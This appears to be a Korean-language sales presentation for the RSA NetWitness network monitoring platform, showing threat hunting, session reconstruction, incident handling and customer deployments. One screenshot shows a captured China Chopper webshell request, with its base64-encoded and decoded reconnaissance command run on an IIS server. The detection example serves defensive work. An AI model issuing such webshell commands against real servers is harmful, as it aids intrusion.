- http1.1 without accept header (6) - hostname consecutive consonants (6)

File Analysis [analysis.file] (1 value)

- js eval no docwrite (6)

Host ID [alias.host] (1 value)

- dev.wshldmo.com (6)

Source IP Address [ip.src] (1 value)

- 223.25.233.248 (6)

Destination IP address [ip.dst] (1 value)

- 192.168.31.20 (6)

Action [action] (1 value)

- post (6)

File Type [filetype] (1 value)

트래픽 원본과 메타데이터 상세 분석

송수신 내역, 트래픽 원본 및 메타데이터를 하나의 화면으로 통합하여 빠르고 정확한 위협 행위 파악

Network Concentrator | Last 24 Hours | Query | Profile | Hunting

service = 80 | ioc = 'china chopper'

2021 02 24 06:55:00 (+09:00)

- Service Type** [service] (1 value)
HTTP (6)
- TCP Destination Port** [tcp.dstport] (1 value)
80 (http) (6)
- Indicators of Compromise** [ioc] (1 value)
china chopper (6)
- Session Analysis** [analysis.session] (7 values)
watchlist port (6) - inbound traffic (6) - session size 0-5k (4) - ratio medium
- Service Analysis** [analysis.service] (2 values)
http1.1 without accept header (6) - hostname consecutive consonants (6)
- File Analysis** [analysis.file] (1 value)
js eval no docwrite (6)
- Host ID** [alias.host] (1 value)
dev.wshlldmo.com (6)
- Source IP Address** [ip.src] (1 value)
223.25.233.248 (6)
- Destination IP address** [ip.dst] (1 value)
192.168.31.20 (6)
- Action** [action] (1 value)
post (6)
- File Type** [filetype] (1 value)

RSA Investigate | Respond | Users | Hosts | Files | Dashboard | Reports

NAVIGATE | EVENTS | MALWARE ANALYSIS

Query Profiles | Network Concentrator | 02/24/2021 06:55 am - 02/25/2021 06:54 am | (ioc = china chopper) AND (service = 80)

6 Events

COLLECTION TIME	SOURCE IP	DESTINATION
02/25/2021 05:47:...	223.25.233.248	192.168.31.20
02/25/2021 05:47:...	223.25.233.248	192.168.31.20
02/25/2021 05:47:...	223.25.233.248	192.168.31.20
02/25/2021 05:47:...	223.25.233.248	192.168.31.20
02/25/2021 05:47:...	223.25.233.248	192.168.31.20
02/25/2021 05:47:...	223.25.233.248	192.168.31.20

Network Event Details | Text | Packet | File | Host | Email | Web

Download PCAP

REQUEST

Y2QgL2QgIkM6XGluZXRwdWJcd3d3cm9vdFwJm5ldH N0YXQgLFwFulHwZmluZCAIRVNUQUJMSVNIRUQJm VjaG8gW1NdJmNkNmVjaG8gW0Vd

BASE64 FORMAT

cd /d "C:\inetpub\wwwroot\" & netstat -an | find "ESTABLISHED" & echo [S] & cd & echo [E]

URL FORMAT

Y2QgL2QgIkM6XGluZXRwdWJcd3d3cm9vdFwJm5ldH N0YXQgLFwFulHwZmluZCAIRVNUQUJMSVNIRUQJm VjaG8gW1NdJmNkNmVjaG8gW0Vd

RESPONSE

HTTP/1.1 200 OK

Cache-Control: private

Connection: close

Date: Thu, 11 Feb 2016 17:28:16 GMT

Server: Microsoft-IIS/8.5

Content-Length: 240

Content-Type: text/html; charset=utf-8

X-AspNet-Version: 4.0.30319

X-Powered-By: ASP.NET

->| TCP 172.30.200.25:80 172.30.200.157:49940 ESTABLISHED

TCP 172.30.200.25:52536 172.30.200.15:135 ESTABLISHED

1 of 6 events

Event Meta

Sequence >

ALIAS.HOST
dev.wshlldmo.com

ALIAS.HASH
65EF8AE4FCD17B5FD807AA96BA802C9DC52AA A92

SLD
wshlldmo

TLD
com

ANALYSIS.SERVICE
hostname consecutive consonants

ANALYSIS.SOURCE
tid.lua

ANALYSIS.DESC
Hostname containing five or more consecutive consonants or two groups of four consecutive consonants

ANALYSIS.CONTEXT
DNS and domain names can be used for malicious purposes like pointing a Trojan at C2 port calculation or signaling a malicious action


FEED.NAME
analysis

이벤트 목록

원본 데이터

메타 데이터

네트워크 위협 헌팅



트래픽 기반 원본 재현 및 파일/패킷 추출

실제 사용자의 원본 트래픽을 기반으로 웹/이메일 형태 재현 및 관련 파일 추출

웹 페이지

The screenshot shows the 'Event Reconstruction' interface for a web page. It displays a table with columns: service, id, type, source, destination, service, and first packet time. Below the table, there are tabs for 'Request & Response', 'Top To Bottom', 'Best Reconstruction', and 'Actions'. The 'Best Reconstruction' tab is selected, showing a grid of thumbnail images representing different parts of the web page, such as product listings and promotional banners. Each thumbnail has a small red icon and a label. At the bottom, there is a list of items with their prices and a 'Rendered 35 packets' status.

이메일

The screenshot shows the 'Event Reconstruction' interface for an email. It displays a table with columns: service, id, type, source, destination, service, and first packet time. Below the table, there are tabs for 'Request & Response', 'Top To Bottom', 'Best Reconstruction', 'Actions', and 'Open Event in New Tab'. The 'Best Reconstruction' tab is selected, showing a reconstructed email. The email header includes 'From: Facebook <update@facebookmail.com>', 'To: wayfont966@gmail.com', 'Subject: New Login System', and 'Sent on 2012-11-20 (15:42:55,000)'. The body of the email contains a message from Facebook about a new login system. At the bottom, there is a 'Rendered 35 packets' status.

파일추출


The screenshot shows the 'File Extraction' interface. It displays a table with columns: Name and Extensions. The table lists various file types and their corresponding extensions. The 'Audio' and 'Images' rows are selected, indicated by a blue background. At the bottom, there are 'Cancel' and 'Export' buttons.

Name	Extensions
Archives	.7z,.cab,.gz,.iso,.rar,.sit,.sitx,.tar,.z,.zip,.zipx
Audio	.aac,.aiff,.au,.flac,.mp3,.mpa,.ra,.wav,.wma
BitTorrent	.torrent
Documents	.doc,.odf,.odg,.odp,.ods,.odt,.pdf,.pps,.ppt,.pptx,.rtf,.wks,.wpa,.xls,.xlsx
Executables	.app,.bin,.dll,.dmg,.exe,.pkg,.rpm
Images	.bmp,.gif,.jpeg,.jpg,.png,.psd,.psp,.tif,.tiff
Other	*
Video	.asf,.avi,.flv,.mov,.mp4,.mpeg,.rm,.swf,.vob,.wmv
Web	.asp,.cer,.csr,.css,.htm,.html,.js,.jsp,.php,.rss,.xhtml,.xml

위협 처리 및 관리

대시보드 및 리포트

중요한 이벤트들을 쉽게 모니터링하기 위한 대시보드 및 리포트 생성




주기적으로(일별/주별/월별) 원하는 형태의 리포트 생성

원하는 정보를 편집하여 현재 현황을 파악하는 대시보드

탐지된 사건 관리

탐지된 사건 배정 및 처리, 사건 분석 내용 공유, 전체 사건 이력 관리(동일 케이스 처리)



The screenshot shows a task management interface with a dropdown menu open for 'Change Status'. The menu options are: New, Assigned, In Progress, Task Requested, Task Complete, Closed, and Closed - False Positive. The background shows a table of tasks with columns for CRE..., STATUS, and ASSIGNEE. The task '2019/... Phishing - Obfusca...' is highlighted.

사건 조치


The screenshot shows a detailed view of a task. The top right corner displays 'REM-2' and '피싱 메일 보낸 IP 차단'. Below this is a table with columns: ASSI..., STAT, LAS..., CREA, IN... The task details include: Incident ID: INC-11, Created: 2019/04/09 11:32:35 pm, Last Updated: 2019/04/09 11:32:35 pm, Priority: Medium, Status: New, Assignee: 홍길동, and Description: 메일에 포함된 URL주소와 클릭시 접속하는 목적지가 다른 피싱 메일 확인, 피싱 메일을 보낸 IP 차단 필요.

사건 관리

SIEM으로 사건 통합 관리



경보 연동 시나리오 예제



NetWitness Incident Response 서비스

- NetWitness IR팀은 기업 조직의 전산 네트워크 내에서 보안 사고를 탐지, 분석 및 대응하는 일을 담당하는 사이버 보안 전문가 팀이며, 25년차 이상 경력의 한국직원을 포함, 조직되었습니다.
- IR팀은 NetWitness제품에 기반한 네트워크 보안 및 위협 인텔리전스에 대한 광범위한 지식을 갖춘 숙련된 보안 분석, 포렌식 조사, 사고 대응 업무를 수행합니다.
 - Proactive(사전예방) 서비스
 - IR(사고대응)서비스
 - Retainer(신속대응) 서비스를 제공합니다.



결론

NetWitness

네트워크 트래픽을 통해 보안 솔루션을 우회한 행위 모니터링 및 영향도 파악

- **네트워크 가시성 확장 → 위협 탐지 능력 강화**

- 모든 송수신 트래픽 원본 저장 및 실시간 심층 분석
- APT, 랜섬웨어, 보안통제 우회 등 **고도화된 침해위협지표(IoC)**의 실시간 생성
- 접속 URL, 송수신파일, 사용자 계정, 명령어, 프로토콜 등
네트워크 상세 정보를 실시간 생성하여 **SIEM 로그 데이터와 통합** 모니터링
- 기존 로그기반 SIEM에서 탐지가 어려운 **고도화된 공격 탐지 시나리오** 구성

- **보안관제 능력 강화**

- 위협 탐지 시 관련 로그 및 트래픽 송수신 내용을 즉시 확인하여
기존 대비 월등히 **빠른 공격 파악** 및 **정확한 대응** 능력 확보
- 발견된 위협에 대해 관련된 모든 로그 및 트래픽 원본 조회로
공격의 전 과정을 모두 추적하여 대응하는 고도화된 관제 체계 구현
- **Threat Hunting**을 통한 능동적인 위협 발견 및 조기 대응 체계 구현



침투한 지능화된 공격 대응 방안





Thank You!



Appendix :

NetWitness 구축 사례

NetWitness 구축 및 추가 도입 사례

- 국내 주요기업에 성공적 적용사례 다수 보유
- 높은 솔루션 활용도 및 도입효과로 인해 적용 이후 2~5년 간 지속적인 추가도입 발생
 - S사: 2013년 최초 도입 이후 5년 이상 지속적 추가 도입. 그룹사 전체로 적용범위 확장
 - H사 : 2012년 최초 도입 이후 2년 후 추가 도입 → 성능 및 저장공간 확장
 - N은행 : 2012년 최초 도입 이후 2년 후 추가 도입 → 트래픽 수집 구간 확대
 - S은행 : 2012년 최초 도입 이후 2년 후 추가 도입 → 트래픽 저장공간 확장
 - B은행 : 2013년 최초 도입이후 최근 추가 도입 → 트래픽 수집 구간 확대, 저장 공간 확장
 - K사 : 2014년 최초 도입 후 4년이상 지속적 추가 도입 → 트래픽 수집 구간 확대, 저장 공간 확장
 - S사 : 2016년 최초 도입 이후 최근 추가 도입 → 해외 사업장 추가 도입
 - H보험 : 2017년 최초 도입 이후 최근 추가 도입 → 트래픽 저장 구간 확대
 - K사 : 2017년 최초 도입 이후 최근 추가 도입 → 트래픽 저장 구간 확대
 - K은행 : 2018년 최초 도입 이후 최근 추가 도입 → 트래픽 저장 구간 확대
 - H사 : 2019년 최초 도입 이후 최근 추가 도입 → 트래픽 저장 구간 확대
- **고객사 성공 사례 발표**
 - 2018 RSA Conference APJ 에서 부산은행 고객이 성공사례 발표
 - 2022 RSA Conference Korea pre-briefing에서 유안타증권 고객이 성공사례 발표

운영 예 – 1단계: 탐지된 위협행위 조치

네트워크 트래픽을 기반으로 탐지 시나리오를 통해 발견된 보안 위협 확인 및 조치




- 담당 : 보안 운영팀
- 실시간 미러링 트래픽 수집
- 외부 평판정보 및 내부 자산 정보 연동

- 담당 : 보안 운영팀 / 관리자
- 주요 공격 시나리오와 사내 보안 정책을 위반하는 행위 정의
- 정의된 정책에 따라 위협행위 탐지 (필요시 업데이트)

- 담당 : 보안 운영팀
- 탐지된 위협 행위에 대해 관련된 절차에 따라 조치
- 위협 조치 결과 보안 관리자에게 보고

운영 예 – 2단계: 탐지된 이상행위 및 연관 행위 분석 및 처리

탐지된 내용과 연관된 모든 공격 행위를 추적/파악하여 종합적인 차단 및 대응



- 담당 : 보안 운영팀
- 실시간 미러링 트래픽 수집
- 외부 평판정보 및 내부 자산 정보 연동

- 담당 : 보안 분석팀 / 관리자
- 주요 공격 시나리오와 사내 보안 정책을 위반하는 행위 정의
- 정의된 정책에 따라 위협행위 탐지 (필요시 업데이트)

- 담당 : 보안 분석팀
- 탐지된 이상행위 연관된 모든 트래픽 분석, 추가 침해 및 위협 파악
- 공격의 유입 경로 추적 및 개선 방안 파악

- 담당 : 보안 운영팀
- 탐지와 관련된 모든 위협 행위에 대한 조치
- 공격 유입 경로에 대한 재발 방지 조치
- 위협 조치 결과 보안 관리자에게 보고 (분석팀 공유)

운영 예 - 3단계: 능동적 위협 헌팅, 연관 행위 분석 및 처리

능동적 위협 헌팅을 통한 신종 공격의 발견 및 탐지 체계의 지속적 보완

